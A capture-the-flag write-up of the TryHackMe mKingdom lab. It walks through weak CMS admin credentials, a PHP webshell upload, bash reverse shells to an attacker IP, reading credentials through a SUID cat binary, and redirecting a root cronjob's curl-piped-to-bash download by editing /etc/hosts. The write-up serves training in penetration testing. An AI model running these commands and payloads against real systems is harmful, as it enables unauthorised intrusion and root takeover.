TryHackMe: mKingdom

mKingdom started with discovering and gaining admin access to a Content Management System (CMS) using weak credentials. Using the admin access, we were able to get remote code execution and a shell. With a shell, we discovered a setuid (SUID) binary, used it to find the credentials for a user, and pivoted to that user. As this user, we had write access to the hosts file. Combining this with a cronjob running as root, we were able to escalate to the root user.

Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.69.96
Nmap scan report for 10.10.69.96
Host is up (0.097s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
85/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 0H N0! PWN3D 4G4IN
There is only one port open.
- 85/HTTP
Web 85

Visiting http://10.10.69.96:85/, we get a static page with nothing interesting.
Foothold as www-data
Discovering concrete5 CMS
Fuzzing for directories using gobuster, we discover the /app directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ gobuster dir -u 'http://10.10.69.96:85/' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.69.96:85/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/app                  (Status: 301) [Size: 310] [--> http://10.10.69.96:85/app/]
At http://10.10.69.96:85/app/, we see a button with the text JUMP.


Upon clicking the button, we get an alert and a redirect to http://10.10.69.96:85/app/castle/, where we discover concrete5 CMS running.
Admin access with weak credentials
At http://10.10.69.96:85/app/castle/index.php/login, we get a login page for the admin panel.

The default username for concrete5 is admin. After attempting a few common passwords, we successfully log in using password.

Using admin:password, we gain access to the admin panel.
Remote code execution

With access to the admin panel, we can achieve RCE by simply adding php file to the Allowed File Types and using the File Manager to upload a PHP webshell.
Adding php to Allowed File Types at http://10.10.69.96:85/app/castle/index.php/dashboard/system/files/filetypes and saving it.
Creating a simple PHP webshell.
1
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

After this, using the File Manager at http://10.10.69.96:85/app/castle/index.php/dashboard/files/search, we can upload our webshell.

When the upload is complete, the application displays the path to the uploaded file.
We are able to reach our webshell with the displayed path and run commands.
1
2
$ curl -s 'http://10.10.69.96:85/app/castle/application/files/5317/1840/1527/shell.php?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
Using a reverse shell payload like bash -c 'bash -i >& /dev/tcp/10.11.72.22/443 0>&1', we get a shell as www-data.
1
$ curl -s 'http://10.10.69.96:85/app/castle/application/files/5317/1840/1527/shell.php' -G --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.11.72.22/443 0>&1'"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.69.96] 40262
bash: cannot set terminal process group (1313): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mkingdom:/var/www/html/app/castle/application/files/5317/1840/1527$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<n/files/5317/1840/1527$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@mkingdom:/var/www/html/app/castle/application/files/5317/1840/1527$ export TERM=xterm
<html/app/castle/application/files/5317/1840/1527$ export TERM=xterm
www-data@mkingdom:/var/www/html/app/castle/application/files/5317/1840/1527$ ^Z
zsh: suspended  nc -lvnp 443

$ stty raw -echo; fg
[1]  + continued  nc -lvnp 443

www-data@mkingdom:/var/www/html/app/castle/application/files/5317/1840/1527$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
Shell as mario
SUID binary to discover credentials
Checking for suid binaries, we discover /bin/cat.
1
2
www-data@mkingdom:/var/www$ find / -type f -perm -u=s 2>/dev/null
/bin/cat
It is owned by the toad user.
1
2
www-data@mkingdom:/var/www$ ls -la /bin/cat
-rwsr-xr-x 1 toad root 47904 Mar 10  2016 /bin/cat
Using this, we are able to read files as the toad user.
Checking the usual files inside the user’s home directory, we discover some credentials inside the .bashrc file.
1
2
3
www-data@mkingdom:/var/www$ /bin/cat /home/toad/.bashrc
...
export PWD_token='aWthVGVOVEFOdEVTCg=='
Decoding it from base64, we get a password.
1
2
www-data@mkingdom:/var/www$ echo aWthVGVOVEFOdEVTCg== | base64 -d
ikaTeNTANtES
Trying the password for the users on the machine, it works for the mario user. We are able to switch to the user using su and read the user flag.
1
2
3
4
5
6
www-data@mkingdom:/var/www$ su - mario
Password:
mario@mkingdom:~$ id
uid=1001(mario) gid=1001(mario) groups=1001(mario)
mario@mkingdom:~$ wc -c user.txt
38 user.txt
Since the
catbinary runs as thetoaduser, you won’t be able to read the flag with it, but you can usetac,nano,lessor many other binaries for it.
Shell as root
Discovering the cronjob
Checking the running processes using pspy, we discover a cronjob run by the root user.
1
2
3
4
5
6
7
mario@mkingdom:~$ wget 10.11.72.22/pspy64
...
mario@mkingdom:~$ chmod +x pspy64
mario@mkingdom:~$ ./pspy64
...
2024/06/14 18:03:01 CMD: UID=0     PID=2577   | CRON
2024/06/14 18:03:01 CMD: UID=0     PID=2578   | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
It fetches the script at http://mkingdom.thm:85/app/castle/application/counter.sh using curl, runs it by piping it to bash, and appends the output of it to the /var/log/up.log file.
Unfortunately, we are not able to overwrite or replace the counter.sh script at /var/www/html/app/castle/application/counter.sh.
Abusing writable hosts file
Also, running linpeas, we discover that we are able to write to the /etc/hosts file.
1
2
3
4
5
6
7
8
9
10
11
12
mario@mkingdom:~$ wget 10.11.72.22/linpeas.sh
...
mario@mkingdom:~$ chmod +x linpeas.sh
mario@mkingdom:~$ ./linpeas.sh
...
╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
  Group mario:
/etc/hosts
...
mario@mkingdom:~$ ls -la /etc/hosts
-rw-rw-r-- 1 root mario 342 Jan 26 19:53 /etc/hosts
Cronjob uses the mkingdom.thm hostname to fetch the script to run, and currently it resolves to 127.0.1.1.
1
2
3
4
mario@mkingdom:~$ cat /etc/hosts
...
127.0.1.1       mkingdom.thm
...
Since we are able to write to the /etc/hosts file, we can make mkingdom.thm resolve to our IP address and thus the cronjob would fetch the script to run from our server.
First, creating a web server on port 85 to serve the /app/castle/application/counter.sh file.
1
2
3
4
$ mkdir -p app/castle/application/
$ echo "bash -c 'bash -i >& /dev/tcp/10.11.72.22/443 0>&1'" > app/castle/application/counter.sh
$ python3 -m http.server 85
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/) ...
Modifying the /etc/hosts file.
1
2
3
4
mario@mkingdom:~$ cat /etc/hosts
...
10.11.72.22     mkingdom.thm
...
Now, when the cronjob runs the next time, we see it fetching the script from our server.
1
2
3
$ python3 -m http.server 85
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/) ...
10.10.69.96 - - [14/Jun/2024 22:16:58] "GET /app/castle/application/counter.sh HTTP/1.1" 200 -
And we get a shell as the root user on our listener and can read the root flag.
1
2
3
4
5
6
7
8
9
10
11
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.69.96] 40518
bash: cannot set terminal process group (27782): Inappropriate ioctl for device
bash: no job control in this shell
root@mkingdom:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@mkingdom:~# wc -c root.txt
wc -c root.txt
38 root.txt